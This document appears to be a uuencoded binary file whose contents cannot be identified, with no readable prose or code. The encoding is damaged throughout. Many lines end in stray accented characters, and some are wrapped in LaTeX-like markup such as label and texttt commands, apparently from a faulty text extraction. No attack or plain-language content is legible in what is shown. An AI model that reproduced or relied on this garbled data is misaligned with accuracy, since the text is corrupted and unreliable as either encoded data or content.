MS!K<(\&12XKBL?<08K!Y>(C\$F<**>C,5I'.77G,Z/Z0EJSQ*3\I;A;_U\$@G0Đ M.%MBI4HZ7.:F8Z?`*(%(1'RC?%!)(&^7BJ9MNPNR<N0JU-5(WFP4<K&,\$46PĐ M*KFDFQD_2[?J\$SF^5+)-\<(K34W(E5`YH2N>S=(SH(*\A\$HD>A!8Q?%9(R\JĐ M44\$^BDML(/LIO".LNE0+8X7&Q#A,1JR\3#Q(@M_(Y:T1N7KY!\14'\$#<_9R*D M\$YORVB";+B>*B:@KZQT:1E4O1&:(-/X<UA@DJ\?-]M,&DD\$:CI8(@4N@LK5CD M:KY@Z83.BDX;PQ")#0B(RX:P08[\F`(:DU`Z6/XLX.KAB*W\$G"<_;0/%EP0^D MD&V%&!W`0'\$2R/G6&N5#4WGB^]Z,8NA,EBMM./]0ZN21WHNGG\$(<3ULR?K!VĐ M-T6[H4%..K]=E>8H>[G<^181>E8P\$CN!#Z4E<`@?L3X8(L*FY^`BU\N"H4ALD M1S-!ZET@M"(OKD)/+KV\O_D201A,O\$1&\K)<YK/+/M3!IG/*/CH^^DDC0N]PĐ M%0B`PU^P_"EJ?^N2JQJ/C8EO`T%274`<BUD\$6K1RF)0T`;T7(W&ZW*NOQ,1^D ME^X-UT">.+C]F-JHD'#FT;'NBDI98J&0\$TI=V-.4OR#JY;\$]S"R(%:JF-<,>Đ MC<)F[Q,3Z[156":XT;BT&WJ30JP4J_=SO=023CI?9*NIM983"L\&*?90@K*ZĐ MJ:\$&']T^2W\$1Y^VI+%_*>0,>6ML\^HA;UJ]#3ZP7+62B+RO"B8-5!.4+,V9.Đ MV9?K>41'QS:#R;>!9^XO,K5G'IBB[T+LTF,Q,,DBU##R*89`+CP]""H<E_F)D $\label{eq:mk'OX*KLS:O.E>R+5>GJQ]ZS(V,FHWR\#/P<EC*?4^OY`+OQ;EH['$\B@N\#D]$ MBZLD\6R*<\U\JU%_X%;QF-8OCKZDV^1AXH#356#/YP?BV&C&9+2T6W8X<V^QĐ MLA7.1CT^!;DX(6A()HDV:W#%A=7Q3_7VGR;'!OROL*F8&WBY?1#F\$IWL*[%EĐ M:CT"EQ7>'=@NY%@N9FQ+L\$_\H.I\:(/`:46:R4\$<<T<#K1^NBU#26,_S8,07D M(0.?E*H6N`%:O-RC)E@\4\$VVV<&4[LM.N!Y9C)A=XKY<WYY7KFV^)*@^U=5UÐ $M^{BNU!} = J^{CX} < J^{+} = J^{CX} < J$ MOT?;65]_U]5=34PODDN0?\$/Z2)S(>*M8I@%R8X0W``T^CPRT\,&VJ_"8\?WAĐ M'?_KU7"*EY.3)!:5E(D\DZC'MVMN_\$W(;*JYF8,7+YW9^!4NDP@N+YAA6Q)8Đ M.H8:GNK`>0XU9::3<"``))4P:G,E)AR7;;S;=F59P(1>S2K%<CL>RU,HTBB<D $\texttt{M4GDE} \\ < \texttt{ON=P\&} \\ \texttt{QZD+]} \\ \texttt{ECBYNN0\&''}, \\ +803 \\ \texttt{=} \\ \texttt{XX^M} \\ \texttt{U*Q7H^9\&I} \\ \texttt{N99ZCM@} \\ / \\ \texttt{DJ!} \\ \texttt{DMSDE} \\ \texttt{$ MT-L!Y_5G6*C0*DZ*I\+&?:H(*;`]4=&VE^%DQ8N'8LY!BCI3M</0@[%JVPD%D MU2VIBVP-\OGHI+)CSNYE\>0`-@;.ZY("DY\ZZHLU*X/HO3M3ZDM]E9"?U\G@Đ MZM<5C01^X@552%AEN!:S9HRPE8&\$PKG"1U`)-W.D[>B6;]F`M[,5;5?]&&OYĐ $MX5-HT^{\ })A><+*1>FYTG(M#1[+'9:7P,#^E,-DEX>7\2.[.,G):[:=/]WA9Y+"D$ MI,5Z3>PAMH\$@+@9_[\XV2VR75KO>`ABLC'19.(!9F7`R3KYF<G,-HE9.E6=DĐ M\B1"+:31Y<&("N;);_>+]SO.]4W)PI7/YK>FI"N8@]&*!L?PJ.38'.]^V\$^!Đ M?<.:J&UK;I:DL/BBF#J[LIFRYS)"CQW=N(IK"6#>VB5!;<#BR)%+#9U[K"3'D MN'TMU[:\$'2RC.1;>3"NJV\Z\$R8X@48,C@5!:YAL"<?_0<BZIS[,_FOV)B-K:Đ M9=SQ0RLF2EY5J6U`TO"/=YJ7\"73%'W2+KO3=O=!*'W:DP35B6IT"*UNJL57Đ M<.T,H,\$7.^D@E>&@5.4U7H7)WOHR5RR)S5VV%G:^Q?3HM'#-`WJL@S-*70B^D M@BD@FCHTQ<COU!UK^XYA73>>;\$M^&C6U)>ZNTE;+@&^,Y>0G(#K6C-CBU?BBD M8;,25Q'P.JVLNA7E458;7B6"[,Q",?+)&S!(<G\$DW-N7GY]K6L-M[H]%11SCĐ MR['B'V\0H+005?]NZ]`>LLCMP\M=!AHMO!Y%CI#Q*K_8#*0TI/A2IF]Y^OLLD M=E\$[0])AOOR3WN^=9(E)EE\+^V3#X2WDN=._)!L\$OC%5(U59(`WLK*-FF%)[Đ MX`+M9J/)!!::(>#C1@,`_PQBY<IRC-T^_\$1]4/R9S+9!061)0\$8&575>G"8NĐ MKT&6F%BTAF(T<!!>E!@<G0:VDO,#U39\W#[*\$8J&.LZ`LN\$GVES%'VZZS%A:Đ M_INFG`0W>'Y8!;(=K<UAPYQ97UV)5DE%1,!/D`/`K&FD,;')R<E3IZQ/SNI\$Đ MHZHLYM<.VT=O-0V=K9>>2O>&GY;WAH\$`H\IT0\>1N9M7HRIS#2+W;LLBJ]BQĐ M"8<K]-J[\1^4-"0AV+E243')28NH5DS2G\J5,W(%7'-6:`XLJI9RON@VX#EXĐ MM4:HR =#=,)WF]I?,71Y@V@@=P2K2B*'3O*3DLIOXCBO]JH\$" HU6B)OZ` TĐ MC<^CIU:0U6^DX482,!#E(BF3)0V#6UQ!K3&^C\$^]>.X]L5*ZEAQ,6S[PML\$IĐ M5PG><E\$K@\$-R9;#M[BHS4MH3N3Z)N5O)<M>N([U[)TK.9-9AY%.G-8L1*UI@Đ M)FD);L3C-TST)="`:LS+*8A&?*N"G',6"%C"G^\?NGP=K[K=&[YJ;7<^'C]CĐ M\W@^>?!\]0K-;ZN?.T.A(/,;-_)*Y3*(R&<"R)SY>[\$]6P,!:E<>0,!M4>/3D M7//3,Q`PS-^>AK(<U'`A7860T190DB2_*[ZN\$KE*:L=[!/K-+C>`-AKTII/VĐ M>TUKG)SOXN("C:^f.#P"AA4NA),("FY,)02)-2!@G9&<-O"SC<YA3&7ME?J6Đ MXT:+*G<'!\89^0!.TH\/(K8_OB.7AV%WB^*:/XUD1Y*DJ)"/0#>B4(%U\$\$).Đ M7.W=%]8G-A_,/3Y`/">_2(K((%:/WI9(E@0;,HJ#U5J`K3]W*LTG@'MAZ6Q`Đ

MC+U\$M2UA*,3"5^^FFO(Y0/HF%^@SX8Q]3>?4`TOT'81VYX,\$ZL!EAZT447U#Đ M[K\F/L:,ZIAKF-([!B].+EFE.-(X97^1"U"UPA9<)][Q*SN7C/5[?*QK'I*G^Đ M3#U,710+A>&L']MS0W+'^E,2"(#!3(\$\H_>\ZC".RWB2]IR(?'+>&SW9-;XOĐ M3"=)2`_"IEXA<ET@^\$DT2UQ?BQE'0[6])#+H>T>PR=0"TL-X"=CWD':R=,C@Đ M>T7%H85>^.'PE-AD*ON-3D+R8SG)TR\$@`A(,_E?CO!U+:V9Q?'H+55ZS+VG'D MC<.6"RUW:N,I=Z[C*:\S&'=X)#7ARR7'J9BN8%+\$[,3PD@F(3Z--:RWX]&OCĐ M%\IV?J:+DF>74Z?[B@9Q*C*/0`#S]#6%;M";^FZEAK>VBGTP4PV@RXYD1[%-Ð MY/ELH@*CO]EF-C2T.&F)>M(`=N=2G\!."8B.0#-SKT9#KO7V%.R'0BV(I-<^Đ MW)W?M^V['=-/'BXD,2F'P7&NA,M\!^G:29Q=\:X<MK6`DM3#K>**!TN/LC#_Đ MD;DVIW'_V;AHJ, `X"&NPL=![Q8<9R<:IO\\$-(`#N;507]NZC%MVIV\E'ZKOTĐ M2IKO[J>^FJ=2*)!V(-OPUV>:-S8SE-2CGM37+`&JGQ=)ARAR*EG_1U^]S/V[Ð M8_>OL[<S8T#`VJ%[!XG=.A#@V^Z5QGVDW=BB4E=?Z\&!34.;9]B&;-\PBJU`Đ $M/_BL"01@$N-:E=,K12ZP4@=64]^R)RRN(<02KW[:QA/XL;]\S7.T0%L[RGLGD]$ $M71U[V+?H"M%,8:JG3*#_7>R.E?P6\LWYYD]#?(:4.2^CV&7(:7*5*OY"JJ"1Ð)$ M(?I[(2/\H>Y#E%,7+?33K/GW["^@%GSGV'Q=4;^5&.%+")HF73YOIE[AJV2QĐ M?@2?]UIG\@K`_W.!DV00:L1"R:8-!Y5F+UV3M6N87_ZY`1``^UN17]W"ETVRĐ M[ZMML>:UV[#(9[S4;<D:5`%'SEB*M['M6W?%14YW4\$ERFL,LD(M\Y"S;K&OSĐ MR8N9,72.*6?#IP_DO)+=IH.4D<+]BO_7U"N,\$I([8VC:V(76C;/,"+'3%ONWĐ MUH+)3R?NSJ=,^WI+>5J@[L3M\$CS<WNP!&#'P5\$EJ,212'>*(A#Z')WVQW.H>Đ MS:AZ[A8Z[FZ:"BSD;5"L:H/@<_8&8GP:]?!FZ1+#/'4-G4%XHIL-I4P2&2*BĐ $M*DJC[IAI*W+O$<WGQKW)OX(X($5!N?KK5[`N\=.)+144(,#\B,#O0[74`9JGD))$ $M^7-T'T,A=M6$(D"C`INU*J3L@\,]CK0;F2@H]ADQT7IL0*@U+S*)#A([19<^D)$ MC7W+E-=?M%&N5L9ND',<HDI)5P"%493G47_)UFAN2EI[:<!`-(@W7;.P4Y("Đ M0NQYRJN[H]]YJC=9(2_9QKLGGR:))#0;9DFBK3Y0'H62`01<3H&RQI&^:D;RD $M!;9!_7EPY%Y\KU^DG6_F<9QS]1\)[`ZOT``Z&L)[_X5]6=1:2\$,Z<S6Q),D$ MIA^3DN]_A,8.&(47:C*L0VPX/;?D\$1.'[OXU"]8%6DJSUVJW!]IU2BM/_V?,Ð M6O&+[0<?_5LRZ?.Q^HI`8G0-\$>Z,+8NE.;`)O.W#,2#L(];HS'/J_3YG*5:MĐ M\296+1T*GZ[4Y[0:"/LTD##05(.B4N3%1?N_O[;^JSNKM""U2_K6I'%].Z\$\D MBF4F/U2+-=6XTB4@H'@Q.5S\$FH-\$P,_R91<T1'2\'ZQ]<:?D+_M:G&DI#;M<D $\texttt{M*M} \\ \texttt{I} (7\texttt{W'}; 2\texttt{YZR5} \\ \texttt{S2:^{]}} \\ \texttt{XL'ML3} \\ \texttt{DTO}; 2\texttt{M'} \\ \texttt{+Y}) \\ \texttt{Z0\&=U/\#LYOQ8\&D} \\ \texttt{DTO}; 2\texttt{M'} \\ \texttt{YP}) \\ \texttt{Z0\&=U/\#LYOQ8\&D} \\ \texttt{DTO}; 2\texttt{M'} \\ \texttt{D$ M8W5".^D1#:W.1DUS'P9S&2T5PTQQ6-Q?B+[/]Q?WN`+W9/K*@YI<YQ#5'/=*D $M1\TL\[N86V+']Z\]59^[A+%*338-QVW1@/PKN?93!O$VG!O/3$J*D,/!I6T>-Đ$ MC%006E?8N+O)P1^(?<BE&0?1]]?^JI67?)F:UXZ*\$2_%)`?7#DQ/)B`@B3+=Đ M%`BX'LQ&R<]Z>?KA"`0XZ"^6J6NJEF@L:;:GD\4>CDG>@-)3%`]3Z.6Y9]EFD $MCXWUUCP[[C/N-RM*J?,P#6(5R2M#0('K1F9`DWBRC/^1.?%=Q<4&Z@5/0&6UD)]$ MF\$]!LGZ`./S'7=JEK,R6`8<,MJ612Y8GU=9IQL%J=*W]KT4_MO\$EPO[,U@J9Đ MQM*?GRH>!7!)<J>O-I`_:EXND44ZHIM@["QKN/+'V78EOJQ*!-?43&4Z*]O5Đ $M)Y'V59E^?]W7).X'&^50W9:SQ?D&\6/!7_`N>?L1#[$X`E,"F450JAJY!M+@D$ M\$A,\?#TF,I?\ZC?J/HVLI[E7/+[600DGV8^R*GU6'IJ=G=R=R* 5K0ZATP\WD M/KX]N*QA@&<7VJ*2D;HF2\$P+8S;5+VA9D\$0YN./:[1_1TG8*A[1`>ZB/!L@OĐ M>7."PUZO_14W?Z_YZ%[,72'@(:_2-LYB0OC^)G_F6F(VRZ!!>/4P>^>)*![;D $M(MQJ(59)+J;%;S3)'*Q8G$G@$P5770IA*T**U*/QTUTVQ<0;BD\N)*^S5AD MUCCIL#2XZ);!.^N:AI.7B&[\$@85-8IPO_&?A0.EE*I#OTE;*5RQN\2;&MR:)D M:MHC1Q:Q)_)4):JK7](U/S3RN8RFVT\-%3NM&7Y\$XS6^M2%R7-G=KOFP?+KTD MU!F`NT6A>!\$"-7H(!/P%0WXVBI:8=0M9WUXYC6)B1UIT2>T[R!RDS6EN2+2'Đ M#J_^\$M)_>L^AN=T'FDZIB[7^\$4*,!<;!E<X28GN8F0"3L5JWK0H[FNV'+7PZĐ $\label{eq:mrdsn2s} $$ MRD=\$N2S \) UQ\3'?NH7X^`[\87M']1@K4'!Z<=][J/>2V95E\0OC8GY,_$)RD/D$$$ $M@B, 3KPIC1:INA\&._V\7YH?MIBTJ,)!V>E0L<(U5QQ[#RB@Z#$3[3KH;+-2:+D])$ $M2L@^0*NA.:;H>B(XOKC7ZM_V1HQ)>6*@G5A<0[[JY95<]^0P=C;U'+[M+D]$ MM^5WI&X\setminus G^9(P@)J=[\P\.KJ_/&?KWE@S4=!*M'4K:6Q$G:";W9\setminus 3^0)&]D$ MO>"PP)/!Q?WJ]9<MR;T4R*0^5SPZ(Q8-S7;<5.UB8B0^1H6PEG2RYE7E+T>@Đ MR3C\$P-QQ(3DSPW_KDYZ*BX9D;E*ST#*8MCZSHLE4BUV7_"C]73\$AH6^&WZ9SĐ M&*!*3:\$\0"5`/-WQEV;&&V6EO`74JWN9906/RMDDRO6^0Y.HG&QWD(<H?4BEÐ MKDI*!-&H>/:G8Y"N=M01A]6"2).SA^@1M"CF8:X3M%>\$[BVQ`<,)Y+EV-J#GD M//1_J9DH:<9@U\$>L8=X:BL>)@+\$PCBC;,N]8!7?Y%O_=SNG\$*!U7'VO(>!HUD M_;ANIM:YN2?"V;)!H3E14KZ&<JB6'3;_W,MYI"HJRXK)_N=6^W_"%Z0I"AY8Đ $\label{eq:mb2b2q=R3CN+7T+4NIY8(V]1P'.R,Q;H@QS1]5VV+.Z@7[,$P]0C;O)7\\ \label{eq:mb2b2q=R3CN+7T+4NIY8(V]1P'.R,Q;H}$

M\$*8A9VC/LDD&T(?%[B`8L1\&>,WL("&E;?VB!/Y3!BQ:?:YXQ;=]D=<:9_COÐ $M#?E_81@]^/X:O-))&).L&^M+U,[!TW'>\]JNI5Z88C,5)T!;-_:IY\\<L?1$Đ$ M<`@H^%*Q80A#V`4(,9*09*\$J3W#22K&<;.J]."SR4%I#/JJ0X'Z^T%N3*7^NÐ MFNH8XWRQJW*I&Y>1SBG/#%W4\$U#.K4W%.ANZ-L6>+3RU\$BLGC-[E\%]Y#O;_Ð $MM6=D$QS&'R#4@(`Y<"#@I[!Z<;/QLV\I$'#DZ[5/5*:20A^2P3A/D1,:\S_:Ð$ MJ?^5X6]`_@;D;T#^!N100/X&Y&]`_K<`I'0)9V!CZB0GECKZ`*4\$L4:\\$V!\D M;]; YTTZKPPQG;- IE:9A9;\U8ZK38;S[@-UPDI N9\$JI^\$\9\Q 4H'=<*4]D MTORZRG^RA^9.DNZN<#%5Q5_N'SI,USD2IJBD\Y?[E"9J^:5@%!9W_"<[HM*TD M0#'1RBEY_<66H)%J3N\,U'.*_WI/9=SJ8]R_D?@;B;^1^!N)OY'X)Q*N#7_>Đ MWEC[=W55D`\$\$=\$P_>(KM_MMVQVARPJZBLG+":(#_C0/(O_[)ZO<]GK7+G5^!Đ M`(6=!^(DJ&?TJ^=Y.6'TG0___Y`9B19H=;+'5WJ7--J_,[2XGLZY34IFK='Đ M4=9YM(;7>&05\$.";EO7*KG*\MQ`WCK=;A_[&#S`0#<_W1_CWE&_,M.7@U25@Đ M"03P?NQ_A;7RNE_!&_-(;MI:GLVI]MH@K`<"LCX8OPTG.]^S5=2]F&7'7O>;Đ MS='Y>1P(P,E=&*]YYW+'6EB:]:\IKR@XU@_GLU[G"F_LV+=_:W_<_^^-(]0SD M6=1Y\TC'_4HZ\$EG<Q1DV.26PN1!C*N4*E4;1^"808R0IC*88_\8^@/^1\"\#Đ M]3NWEOP;M^[\+^%6\$,DN^@;!N.FU58-'("!OB-IYA'7L7JDJ9X`9"*"?ZWA4Đ MH+6TOBL/X7--\$=TOCF*803!6^2B=:N60[1!!(RN,;9F=ER@<P8Z+2[>G&0T#D M1@+JPGQV5SKJV:>E('%)N\K(XHRDV4="0ETKGY<M#DB`5["RL4U?WX*TDOMTD MU&=_P*@5830T.^NF4F,JI9*_H61%SA#\$Q\$0((=&"I((%MKM]LC95!W-6MK@ID MJ5(?D?X`1R<4@0>)_=-;-BXK_A*2W5)/R17G[)W9^_VV-\$4_Z8C3-)F0\$PRCĐ $M3++`U>V1I91<S<1WPPU6O'+C([83II5:\P_UD\L>.1.,MZ8\&=E,0>Q3;+R>MD$ M7P:7!;H-BISI(#N23:X05-;.1("`KW3@NPI^H_;:N\$!`M&;'#1#@%O4,D]B@Đ MUC<UJGMO_BK`]&;PWIR]Q@\+M4-=O@BUD[XXL>[_5W>^_'_O6>^W\$I>1WW)"D M*0#_\$P+8AV?N'%.*<5IBUA1)A99%F%VU%A^E_GP],QWG'FOG8U`0':8ZG-9Ð M%^/U.7EMGAW_FM\$</Z\$!",#.?8+T>L2JBWI.?),*K#7">),ZDP(#'=]'K(^QĐ $\label{eq:mean_mean_substitute} \mbox{M@8!?=5UJ``'A$R]^?+\J>Y7TNDA=R(DRI3\@V-:9,F+\24X,U?.QC^]DZ2W7D }$ M;\$)"^GN/=*?ZH2Z*SJ?1IN18<3VW6''R(X4)\=\$Z(U8TWU"*(HK_X4%+P_?%D M5'EO65NRV19&8DX@<_Q\,@"\?47E=2_'[G7-[K7S-F[U*J7[0,`E>"404&\$"D M!%PCJY@ONM:_,1+^SJLH4;><V7-!.!#0%=+R!N-;H%Q[J8Y[11.>``)2_OFSĐ $M+3-49_{^{\circ}}[>'AP2O:OSGJ,I,1"(#%.WH-/'LN\+H=XML07/'ZN0($Q)^]+FB/Ð$ $M"_.=NL_/WL%/4#-O+5'N85_GGW:L6\%!`PY`P$6N:]H/',O"&L/TD#`2<+QĐ$ $\label{eq:mm-Q+1<2} \texttt{MM-Q+1<2}; \texttt{E(TZ!P(('LOP=[CU_YPAWJLKJ/D_.O;6$[ZZBXZKBU?\;7REW+>>D))}) = \texttt{MM-Q+1<2}; \texttt{E(TZ!P(('LOP=[CU_YPAWJLKJ/D_.O;6$[ZZBXZKBU?\;7REW+>>D))}) = \texttt{MM-Q+1<2}; \texttt{E(TZ!P(('LOP=[CU_YPAWJLKJ/D_.O;6$[ZZBXZKBU?\;7REW+>>D))}) = \texttt{MM-Q+1<2}; \texttt{E(TZ!P(('LOP=[CU_YPAWJLKJ/D_.O;6$[ZZBXZKBU?\;7REW+>>D))}) = \texttt{MM-Q+1}; \texttt{MM-Q+1$ M\$I'XOP"Y!P(0+Q&+)UX57?J?*=PJ'G\$Z+M_DZA(%\$!"`Z`@\$"#J_*G0\&;KQĐ MH'F9;WGM;3WS#?"6B#[(_9\`B4+?;^FB?\:'>F\$_]TD'!PC@P]]X%;A1YQOZĐ MOX6?#-;OZ;^C66&<\$_5_'@?^#???</\-]_])<"?@_6^*X&:U.UQSA``0X%_#Đ MR?%FY_[*E:?CD_09"&`V_D<+M/W+.G<=^6P?=9:P_DD\$_C_0Q^P`MRJC^?YFÐ $M_E7>"7A^*X=/Q0#20/-NBEZG>=;=>R;^@&#B&_T]Y<"^0,85Z^-;X[^-U8!D$ M!9HMW-@ZT3?>HZ'%>28MPW_E3\2_.<%_]:4ZD9_XM?W^%R!`^^W+/E'Y'-SRĐ M@L6;-T3XO^M<.M*R1^^;Y_"HH%^@^6_?\J=A'\>??:SYCORS'L\$4T7EKWAA4Đ M8_QQ@_S5>P9"Z):_@=;D=RO1+#'J+8LDXN/MVU4`W:G.+>105/Y&Y?\T5,;@Đ MJ'SFG*]9>@VURW-?P2D=0=M @T.RE*D^S+7.YZ4GXYV73S%5R+&/E?J 2)09D MVC_+&[,[E%]+=8+_HX_M_Z*1.F;W"]>,:5-UI/L,0;P`:[8KX0GZDF`Y'OPĐ M&USX+3^U\M`=R=S8`H(')EL@('*ZDEI';#QWN4H^/]N]Z.2IH(05\EOXXN<-D MD, K*@9YXP_[396>PV8*BI*[`!L:E[GYRBQB07\AY7;",WXOF`0&9E;^FA76>Đ $\texttt{M/Y-5S\backslash UIDT^Q+\&FI'\backslash D\$:G"5A+Q?Y\$\#+B\$E7@AH1!>B)[\$.9C>C@:)4E;)<5D}$ $\texttt{M=++?*LJ/\$HF1,1IQ[\&;2_OP^NSQZ:XJCS^23@\#-.HC1?\&B'S>^7DS\237N.JD}$ M1V&8L:?JMYA>F4[U>GW!N()?U8P9MHNI+LJDF*]?^;%A`T:)\$-?5ZCLP_::NÐ $M/&4>CA!?P82!@)Y)+]TWM<3SQB`_3#KN4]?RBG8]^@UT@8#?HODJ2?[4/ZL)D$ MR4RM[@0LG7F4?^]FU#\$, WUXIWST")A"`JE\$K-TZW,11._^=(T50PK*M9_&?(Đ $\texttt{M,"`@I&R18B_)9D<\$}\\ ^1N4^@_]&QV1,T^^%&NURX/T=.O/B0/]\\ ^10$@.;]>D$ MU^X4RKFSS"D7\%NLR>N/N->OW4"`]]NXL;8(XUZ>XA9V_3F2Y7>:5W(B79W?Ð M*7[Q^D])%N5N":)BZ/@M%O]/`#28Y/X-RM^@_`W*WZ#\GPQ*YV^1GCCFUPE2Đ M2:>'B-15D%Z\$*E?BF6:::<NF)+;-F14;\$=J;<&\$E:;VI*UK\$L8L::4ZP.Y*@DM^E1BI)A^^U1<)4``M-8#X4PL1XXJN"S-A,@%_4K\$!\$,UP2`(%CI(LOXN)T5%D M_NM`[LJ;Q^JRMHCN1G^TRW.C`R-I_:&UD"20<[<1>1"^-'\'!08&7#<05;QSĐ MX*'9AD'M<!6K2AR<G3U@V\`X4<W*,*'^P]!W\$=)ZL*PX+D^CK5V+>/G7@>Q?Đ ME?*=P+8EW5RQ>&TPO]E.>P<=9SU_O.TL91\(N+I>N]N4>24+I?32_WGZAV?[Đ $\label{eq:mc_relation} $$MC]RHKZ@^*^*&J_/@_]\Q5CFFQW*1PL$>!K\PBPGZOCKA[4WW_8E5Z7ZM?W+D]$$$

M?Y/A33V/B[ZY[8E`0`?3&U_)B=[RO#O[Y<._310L>.DP_&L&KR[C7"!@?-AKĐ M+870/I4B]PDOR/G-N?0RF3GNJ\$C^/970'Z3L=)R-O)&")O<2)=CRYCKSU9K=Đ MZLR-_)[Z3T(OU^YV?Q**\=K_!RKXBZR_D/X]->I>ZMKKX<'ZZ>K7`K8PVG^`Ð M\OX7*(B_)8L^DWWE>WYN>'GXM2">\$\I7M>_\RR._C=`>?GP(^BTU]W<XA?'GD MK[DZNI_]GD0J#%_<N_\&^V^P_P;[;[#_!OMOL/__!VP);L-<*^QF768@@)ODĐ MGYB8_0D38^\"X+]T"#@X?-\$W,330\$3&U,+2G-[7\80QV4192U)&Q,;324;3[Đ MHF X1QJ=C97Q?ZW* ^9@>#086%C^N+*SL?YQ96!B^>>5@86!B1W`R,C"S,C*Đ MRLC.\!;/Q,#*S`P@8/A_V-[_K</1WN&+'0\$!P-#*SE3?^J_SO64S,OJ?T:'_Ð MN4>(K+0H`NQ[V+>O".)B0O(``!@!``"J"@WY%I/JY&OS=@&QEQ?]!"@?PSUXĐ M^P%C(Z9F#P"\Z_D50!*HW^&\16(["*LZ*%@;.3A_L3,\$?#;5M[.V?_M%(&-DĐ $M9*IOZ'7":@L``*/%A0047;2/VZ"\<8U=@<\#CTQMM!^%J@PP+)<Q!N[B6"(%`D)$ $\label{eq:mass_b} $$M@B`B`@Y_+*E+^T^^(5X8WY_]S,48DO\&=I\&"0.R\&/P7UI-1F%&^*@EN;MXL)$$HD$$$ MU-J6B[0ZEEZ], IV=3G=%F%N86VK<:MS6,&>=N9[&-'B9%]TZKN(;C@_/K#['Ð M"A>5T>9>AC(51\L,@Q6+*,D^J:EA?.-/<9(/KM7W67<A'O2_;9EA+&FW@0?GD M!_SIU+6#[A&/`QM,OGKM9I2\$R7Z/A4!.@8(X*0O<ET,X]?"D3Q!^RDF-+H27Đ M-S3D#!A"4=36\$3`T),SG\MTAI)(,"2N.GI7#AHN)]OSYP"&'^B]UQT+WZ(?DĐ MSI[;E=(8RGZ#M=1M9A3`)-O=")5%]O-OVL_)"W6\$(%5ECU>2K>43N1`+1YG@Đ M0\$\09K44J.+PPLHIKB:!\(.!K:X4\$T)\BR"GQ-#+[CPD^\\\$G'"[T20#V>RF!D MH284Q*^&_`%>SMG>`.A_G*I(8F1QT[+2+`5EL50*VL*+5&M=OM_>Y9<B7PIZĐ MS_YH^E2._)ZS%)MW2.2=:&%SON^FG--W/9!8I"E),U9D7?QBEV"HKAR2H2Y!Đ $M_^*/(1"2\YVTB0;(^C3*Z1]8_*@(`*"\Y-';>U@4;]_^<8JBFI3\#R&I8DO)<D$ MR(>+B,2A;00],6I;D\]_0DKJR&IM5>9KVC??P:K(WG%V%<[GU4`T&^JZSK8OĐ MH>#&RN5ULH[==%W*M3TT)!:,[9\=VM37?H\$.R/((A10-7.!'_A)!`&;<\$@S/Đ MP<!K@_Q)@O9B[W`.O*&S@SQ'+E1Q^N>SLU<TD6!"K2D^-72FI%JR1ZT9L<5#D M(?P%C&;*FB3R12<(7C%R2DXMZ2>2'Y_\\$2A-S^AKS@E,)U<_P]]107OSQZ!&Đ $MTU.A(0%^{CA})<F'264HR9]NQ<OO,D.%Q\3N/7%Q[-T%(N;>M"Y^QE;PD'M#WD)$ M'.V9.K,N0)")Y+2#@]3RPVTX>NGQC[[+:'V%YVF09(;8SCU!.(._(`B6YBU*Đ M\$9D%^H#6W:"5FN?QN\0[@B)^:BUP61?'P)8PJ52%'OAQ<\=4Q`&'C('OCD(JD M*FHR5^\$E3E[ZS%=K.\$P0\$+203.A'C]E03\$%=%C]`X-2/PDB4`35_0M6)@6P[Đ $M&JNG:;*/@>RXK'N"5:(_2:F:MYY%"AU/!O*\1#=Z%*KF\P??N/![8^[G;I"PD])$ MSE6SQ_2H7-GQH.E.\$\$8*ZPFM^X&4Y_*=)V5='F>6R#)@KR.%D,P9MP\Z'J&(Đ M<-FRRT;K`IKN+,D7&+(;,K`^Y%<_&HTN=O;!V+Y(0`J[G%.X:HISDJ7Z]!?AÐ M8Y+IDY'X*33"?TJ).8]G@?O!`?'/&PM6@I_'7P@\$!.D\G#^9%N]2?OQY(9]JĐ M*%.*4M"WVH4DGM5?.(0;*..*3B'HVZHRBXQ,3R-"00(I<2;0*U>[@:=S@A(EĐ MV\"?U,]A"",B#UZS%(?(>QK`*AE<'4C!QX1!>JFP7!LO[%]&3+E!]-FF,DBOÐ M&%Q,-H-@<RNOAG]-R'#)1:JFOA8CKHHH1Y#^YP<UFUY*`EEN\&U*!-@W+CE`D MXM=4.="4'.E!!._)"%TIGR<6+\5)1S+3]![XJJTGH(>[^:WBH-<[VFY0WI9@Đ M<YW\$2KK5%['(0%:/;6(OH?T\$>&_70NL=Y>':X;AD%ZC>;]]!1\$(4*Y'DM8<5D M37K&F6%\$GR&#J-GQ\$1VN:],/(@0%'T5LS%[MX4PGQ])K7HS^]7DN]4*@E\$`@Đ $M\$ 0(_G<-5*=-\$*=VT5S\.V0GG%I#\FMG1,00(_G<-:J-/J.P...6N4>M:S_T:);2\(\text{D}\) M9V-:JSQHJ/KGXX:5P[R.]8_RGE7U_8X=TC+W`RU+"]NH>6Z>;<!"!5['@^LJĐ M_9R/3X%ZU^=34!EL&0H\^FO*""_;,1Z<=5%Q`O^0>P0:H`).'2*_!BC0FV8'D $\texttt{M}] = @: \texttt{W3"\&T$KR00$8U' < N,S5!$!49E080] <); \texttt{TJR} # YY425, @^8) / 5XW \# - Y'O] \\ \exists \texttt{D} = \texttt{$ MU"A!)A.&S3#JXNRX',_PCY[+&%@.S`O"'4%V'?\$[KQTW"7_P^#I!T"G4ZQBNĐ M]E+>+/M3^:\77I[Y(A6+V\$_"YEHUWHHFXE[TK>>?5/*RO@X1J#J0)E8OOHOHĐ M20"8)K3JLWPJB[B,,[%)AC*KC1Q(ECK30B`2W&DVDQ,^>+H_Z'XR?3TV^^@HĐ $MQ^-Q.?[QH^-!ES^^27Q7IVLOA;VRS/[*43]=5'2,+!5X<6,FXP=#!;ZW_7ND$ M+P\$AZ[.3>BYK):9^7(]""E./9)(IH4Y33Y/;NV)&0Z\$U6UG4V[)K\$8T"]_B1Đ M47!)97DZ]V84@1I.LOA,QS-7\.;+C)/WU'-Q#B3)J;)Z'S4R%N*J`[G'>>!XĐ M813?\XU7WE-%FQ;S7*5D,AWO=HW.:_>HQ+2)/@9.)`MC>WV&+LC%YJ5\$(@TEĐ ME%ON], AF; KO(44ZY, BIHT'VC]NG+"@A]\W4>0M5DL%@J>TL@7=NW!#S71]D^D MIZ54A98Z@](0V'^7T&^G0HJW0:U\F)WV@WFY4E%=RV-12(PB\$<WGX,+\%O`<Đ $\verb|M\RKB@\S/.$NOJYA+$HQ>V]0K113PHZ: $$XDM$| O1*4Y.@_/R-JWV5==WH]<, WTD | WTD$ M!UFWI7JZCI;57M[21]P\#(^0%GZ6Z04TB9IV/.CD@KWDDNZFKF/M*%T.?0AYÐ MJ:E`G&S5-R_,#`CZ854XXS^`K_-!]@SX.!E9]>[,,R]MI>;05%D4?7`L9//[Đ 